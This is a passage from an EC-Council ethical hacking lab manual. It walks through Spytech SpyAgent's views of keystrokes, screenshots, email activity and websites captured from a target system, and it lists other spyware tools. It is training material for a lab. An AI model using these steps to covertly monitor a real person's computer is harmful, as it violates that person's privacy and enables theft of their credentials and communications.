
42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

    Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.




45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

    Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.



47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.



48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
51. You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.
52. Close all open windows and document all the acquired information.
53. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.

